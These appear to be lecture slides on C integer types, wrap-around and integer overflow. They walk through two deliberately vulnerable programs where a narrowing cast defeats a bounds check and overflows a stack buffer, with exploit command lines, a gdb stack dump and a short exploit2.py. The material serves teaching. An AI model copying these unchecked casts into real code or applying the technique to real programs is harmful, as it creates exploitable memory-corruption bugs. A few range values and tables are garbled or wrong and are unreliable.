


Integers Data Types

- Data types used to represent integer values in a programming language
- Different integer data types in C/C++ are:
 - unsigned short, signed short, int, long etc..
- Signed and unsigned variable types:
 - For representing negative and positive integers
- Each compiler can choose appropriate size for its own hardware with restrictions that short and int are atleast 16 bits, and longs are atleast 32 bits
- Typically `sizeof short < int < long` (though this does not always hold true)

Integer Ranges


Ranges of integer data types

signed char




(2^8) - values

unsigned char



short



(2^{16}) values

unsigned short



C Integer Data Types on 32 bit Systems

| Type | Storage size | Value range |
|----------------|-----------------|-----------------------------------|
| unsigned char | 1 byte (8 bits) | 0 to 255 (2^8 values) |
| signed char | 1 byte | -128 to 127 (-2^7 to 2^7-1) |
| int | 4 bytes | -2,147,483,648 to 2,147,483,647 |
| unsigned int | 4 bytes | 0 to 4,294,967,295 |
| short | 2 bytes | -32,768 to 32,767 |
| unsigned short | 2 bytes | 0 to 65,535 |
| long | 4 bytes | -2,147,483,648 to 2,147,483,647 |
| unsigned long | 4 bytes | 0 to 4,294,967,295 |

Remember...

| Data Type | Size | Unsigned Range | Signed Range |
|-----------|------|-----------------|---------------------------|
| char | 1 | 0 to 255 | -128 to 127 |
| short | 2 | 0 to 65535 | -32768 to 32767 |
| int | 4 | 0 to 4294967296 | -2147483648 to 2147483647 |

Integer Overflow

- A condition that occurs when the result of an arithmetic operation exceeds the max size of the integer type used to store it
- What happens when a value overflows?
 - The interpreted value will appear to “**wrap around**” the maximum and starts again at the minimum value
 - E.g. The max value of an 8-bit signed integer is 127 and the minimum is -128.
 - If a programmer stores the value **127** in such a variable and adds **1** to it, the result should be **128**. However, this value exceeds the maximum for this integer type, so the interpreted value will “wrap around” and become **-128**


Simple Example of Wrap around

- One of the example is odometer



Why Wrap Around?

For a **4 bit signed integer type**, the range will be **-8 to 7**



- Binary representation in a machine for a **4 bit integer type (Range: -8 to 7)**

Integer: 5

| | | | |
|---|---|---|---|
| 0 | 1 | 0 | 1 |
|---|---|---|---|

NUMBERS -8 TO 7 IN BINARY

| | |
|------|---|
| 0000 | 0 |
| 0001 | 1 |
| 0010 | 2 |
| 0011 | 3 |
| 0100 | 4 |
| 0101 | 5 |
| 0110 | 6 |
| 0111 | 7 |

| | |
|------|----|
| 1000 | -8 |
| 1001 | -7 |
| 1010 | -6 |
| 1011 | -5 |
| 1100 | -4 |
| 1101 | -3 |
| 1110 | -2 |
| 1111 | -1 |

Why Wrap Around? (Cont..)

- 4 bit signed Integer type (Range: -8 to 7)

| Integer input : -5 | Integer input: 11 (> max value 7) | | | | | | | | | | | | | | | | | | | | |
|--|---|---|---|---|---|---|---|--|---|---|---|---|--|---|---|---|---|---|---|---|---|
| <p>Binary of 5 <table><tr><td>0</td><td>1</td><td>0</td><td>1</td></tr></table></p> <p>1's complement</p> <p>↓</p> <table><tr><td>0</td><td>1</td><td>0</td><td></td></tr></table> <p>Add 1</p> <p>↓</p> <p>Sign bit set → <table><tr><td>1</td><td>0</td><td>1</td><td>1</td></tr></table></p> | 0 | 1 | 0 | 1 | 0 | 1 | 0 | | 1 | 0 | 1 | 1 | <p>Binary of 11 <table><tr><td>1</td><td>0</td><td>1</td><td>1</td></tr></table></p> <p>Interpreted as negative since sign bit is set</p> <p>↓</p> <p>Interpreted as -5 <table><tr><td>1</td><td>0</td><td>1</td><td>1</td></tr></table></p> | 1 | 0 | 1 | 1 | 1 | 0 | 1 | 1 |
| 0 | 1 | 0 | 1 | | | | | | | | | | | | | | | | | | |
| 0 | 1 | 0 | | | | | | | | | | | | | | | | | | | |
| 1 | 0 | 1 | 1 | | | | | | | | | | | | | | | | | | |
| 1 | 0 | 1 | 1 | | | | | | | | | | | | | | | | | | |
| 1 | 0 | 1 | 1 | | | | | | | | | | | | | | | | | | |

Why Wrap Around? (Cont..)

- 4 bit signed Integer type (Range: -8 to 7)

| Integer input : -7 | Integer input: 8 (> max value 7) |
|--|---|
| <p>Binary of 7 0 1 1 1</p> <p>1's complement</p> <p>↓</p> <p>0 0 0</p> <p>Add 1</p> <p>↓</p> <p>Sign bit set 1 0 0 1</p> | <p>Binary of 8 1 0 0 0</p> <p>Interpreted as negative since sign bit is set</p> <p>↓</p> <p>Interpreted as -8 1 0 0 0</p> |

Why Wrap Around? (Cont..)

- **4 bit unsigned Integer type (Range: 0 to 15)**

| Integer input : 5 | Integer input: 16 (> max value 15) |
|--|--|
| <p>Binary of 5 0 1 0 1</p> <p>Stored as</p> <p>↓</p> <p>0 1 0 1</p> | <p>Binary of 16 1 0 0 0 0</p> <p>Converted to 4 bit integer</p> <p>↓</p> <p>Interpreted as 0 0 0 0 0</p> |

Integer Overflow

```
int a = 2147483648; // MAX_INT + 1
unsigned short b = 65536;
unsigned short int c = 65536;
short d = 32769; //MAX_SHORT + 2
```

```
printf("int value: %d\n",a);
printf("unsigned short value: %u\n",b);
printf("unsigned short int value: %u\n",c);
printf("short value: %hi\n",d);
```

val.c

Range

```
int           - '-2147483648' to '2147483647';
unsigned short - '0' to '65535';
short         - '-32768' to '32767';
```

Output

```
int value: -2147483648
unsigned short value: 0
unsigned short int value: 0
short value: -32767
```

Vulnerable Program1(vuln1.c)

```
int main(int argc, char *argv[]) {
    char buf[80];
    if(argc < 3) return -1;    <Program takes two arguments - size of buffer, data>
    int i = atoi(argv[1]);
    unsigned short s = i;
    printf("s = %d\n", s);

    if(s >= 80) {
        printf("Oh no you don't!\n");
        return -1;
    }
    memcpy(buf, argv[2], i);
    buf[i] = '\0';
    printf("buffer: %s\n", buf);
}
```

Vulnerable Program1

```
int main(int argc, char *argv[]) {  
    char buf[80];  
    if(argc < 3) return -1;    <Program takes two arguments - size of buffer, data>  
  
    int i = atoi(argv[1]);  
    unsigned short s = i;  
    printf("s = %d\n", s);  
    if(s >= 80) {  
        printf("Oh no you don't!\n");  
        return -1;  
    }  
    memcpy(buf, argv[2], i);  
    buf[i] = '\0';  
    printf("buffer: %s\n", buf);  
}
```

Bounds checking to prevent buffer overflow

Vulnerable Program1 (Cont..)

```
int main(int argc, char *argv[]) {
    char buf[80];
    if(argc < 3) return -1;

    int i = atoi(argv[1]);
    unsigned short s = i;
    printf("s = %d\n", s);
    if(s >= 80) {
        printf("Oh no you don't!\n");
        return -1;
    }
    memcpy(buf, argv[2], i);
    buf[i] = '\0';
    printf("buffer: %s\n", buf);
}
```

Cmd: `./vuln1 $(python -c 'print "10 "+"A"*10')`

Output: `s = 10`
`buffer: AAAAAAAAAA`

Cmd: `./vuln1 $(python -c 'print "81 "+"A"*81')`

Output: `s = 81`
`Oh no you don't!`

Vulnerable Program1

```
int main(int argc, char *argv[]) {  
    char buf[80];  
    if(argc < 3)  
        return -1;  
    int i = atoi(argv[1]);  
    unsigned short s = i;  
  
    printf("s = %d\n", s);  
    if(s >= 80) {  
        printf("Oh no you don't!\n");  
        return -1;  
    }  
    memcpy(buf, argv[2], i);  
    buf[i] = '\0';  
    printf("%s\n", buf);  
}
```

Converting **unsigned short** to **int**
(Integer Overflow possible)



Vulnerable Program1

```
int main(int argc, char *argv[]) {  
    char buf[80];  
    if(argc < 3)  
        return -1;  
    int i = atoi(argv[1]);  
    unsigned short s = I;  
    printf("s = %d\n", s);  
    if(s >= 80) {  
        printf("Oh no you don't!\n");  
        return -1;  
    }  
    memcpy(buf, argv[2], i);  
    buf[i] = '\0';  
    printf("%s\n", buf);  
}
```

Converting **unsigned short** to **int**
(Integer Overflow possible)

If the string length is **> 80**, **Buffer Overflow** happens (depends on value of **s**)

Vulnerable Program1 (Exploiting)

```
int main(int argc, char *argv[]) {  
    char buf[80];  
    if(argc < 3)  
        return -1;  
  
    int i = atoi(argv[1]);  
    unsigned short s = i;  
    printf("s = %d\n", s);  
    if(s >= 80) {  
        printf("Oh no you don't!\n");  
        return -1;  
    }  
    memcpy(buf, argv[2], i);  
    buf[i] = '\0';  
    printf("%s\n", buf);  
}
```

Range:
unsigned short : 0 to 65536
int : -2147483648 to 2147483647

Cmd: `./vuln1 $(python -c 'print "65540 "+"A"*400')`
Output: `s = 4`
`Segmentation fault (core dumped)`

Why is there a SEGFAULT here?

Stack Dump

```
32      memcpy(buf, argv[2], i);
```

```
gdb-peda$ x/20wx $esp
```

| | | | | |
|--------------|-------------|------------|-------------|------------|
| 0xbffffef10: | 0x0804869a | 0x00000004 | 0x00000000 | 0xb7ff3fdc |
| 0xbffffef20: | 0xbffffefd4 | 0x00000000 | 0x00000000 | 0xbffff034 |
| 0xbffffef30: | 0x080482ae | 0x00010004 | 0x00040000 | 0x00000001 |
| 0xbffffef40: | 0xbffff1ab | 0x0000002f | 0xbffffef9c | 0xb7fc5ff4 |
| 0xbffffef50: | 0x08048590 | 0x08049ff4 | 0x00000003 | 0x08048381 |

```
gdb-peda$ p &buf
```

```
$1 = (char (*)[80]) 0xbffffef3c
```

```
gdb-peda$ n
```

```
gdb-peda$ x/20wx $esp
```

| | | | | |
|--------------|------------|------------|------------|-------------|
| 0xbffffef04: | 0x00000000 | 0xb7fc5ff4 | 0x0804856c | 0xbffffef3c |
| 0xbffffef14: | 0xbffff1db | 0x00010004 | 0xb7ff3fdc | 0xbffffefd4 |
| 0xbffffef24: | 0x00000000 | 0x00000000 | 0xbffff034 | 0x080482ae |
| 0xbffffef34: | 0x00010004 | 0x00040000 | 0x41414141 | 0x41414141 |
| 0xbffffef44: | 0x41414141 | 0x41414141 | 0x41414141 | 0x41414141 |

Vulnerable Program1 (Exploitation)

```
int main(int argc, char *argv[]) {  
    char buf[80];  
    if(argc < 3)  
        return -1;  
  
    int i = atoi(argv[1]);  
    unsigned short s = i;  
    printf("s = %d\n", s);  
    if(s >= 80) {  
        printf("Oh no you don't!\n");  
        return -1;  
    }  
    memcpy(buf, argv[2], i);  
    buf[i] = '\\0';  
    printf("%s\n", buf);  
}
```

Cmd: `./vuln1 $(python -c 'print "65540 "+"A"*400')`

Output: `s = 4`

`Segmentation fault (core dumped)`

< Overflows the buffer and replaces an address which controls the flow of program >

By exploiting integer overflow we copy a large string into buffer and modify the flow of the program

Vulnerable Program2 (vuln2.c)

```
int main(int argc, char *argv[]) {  
    if (argc != 2) {  
        fprintf(stderr, "target2: argc != 2\n");  
        exit(EXIT_FAILURE);  
    }  
    printf("The string length: %d", strlen(argv[1]));  
    foo(argv[1], strlen(argv[1]));  
    return 0;  
}
```

```
int foo(char *arg, short arglen) {  
    int maxlen = 4000;  
    char buf[maxlen];  
    if (arglen < maxlen) {  
        printf("copy successful\n");  
        memcpy(buf, arg, strlen(arg));  
    }  
    else  
        printf("copy failed\n");  
    return 0;  
}
```

Program takes as input a string & copies it to a buffer if strlen is less than 4000

What is the vulnerability?

Vulnerable Program2

```
int foo(char *arg, short arglen) {  
    int maxlen = 4000;  
    char buf[maxlen];  
    if (arglen < maxlen) {  
        printf("copy successful\n");  
        memcpy(buf, arg, strlen(arg));  
    }  
    else  
        printf("copy failed\n");  
    return 0;  
}
```


< Compile the program using flags
-fno-stack-protect, execstack and ggdb >

```
Cmd:      ./vuln2 $(python -c 'print 8*"A"')  
Output:   The string length: 8  
          length=8  
          copy successful
```

```
Cmd:      ./vuln2 $(python -c 'print 4000*"A"')  
Output:   The string length: 4000  
          length=4000  
          copy failed
```

Vulnerable Prog2 (Vulnerable part)

```
int main(int argc, char *argv[]) {  
    if (argc != 2) {  
        fprintf(stderr, "target2: argc != 2\n");  
        exit(EXIT_FAILURE);  
    }  
    foo(argv[1], strlen(argv[1]));  
    return 0;  
}  
int foo(char *arg, short arglen) {  
    int maxlen = 4000;  
    char buf[maxlen];  
    if (arglen < maxlen) {  
        printf("copy successful\n");  
        memcpy(buf, arg, strlen(arg));  
    } else  
        printf("copy failed\n");  
    return 0; }
```



Type cast an **int** type value to **short** type value

Vulnerable Prog2 (Vulnerable part)

```
int main(int argc, char *argv[]) {  
    if (argc != 2) {  
        fprintf(stderr, "target2: argc != 2\n");  
        exit(EXIT_FAILURE);  
    }  
    foo(argv[1], strlen(argv[1]));  
    return 0;  
}  
int foo(char *arg, short arglen) {  
    int maxlen = 4000;  
    char buf[maxlen];  
    if (arglen < maxlen) {  
        printf("copy successful\n");  
        memcpy(buf, arg, strlen(arg));  
    } else  
        printf("copy failed\n");  
    return 0; }
```

Type cast an **int** type value to **short** type value

Vulnerable to **buffer overflow** if the condition is **satisfied**

Vulnerable Program2

- Exploiting the variable **short arglen**
 - Range of **short** data type : -32768 to 32767
- Using a python program for exploitation

```
bug@ubuntu:~/Intgr_Ovrflw$ ./vuln2 $(python exploit2.py)
The string length: 32768
length=-32768
copy successful
Segmentation fault (core dumped)
```

exploit2.py

```
fstPad=32768
print fstPad*"A"
```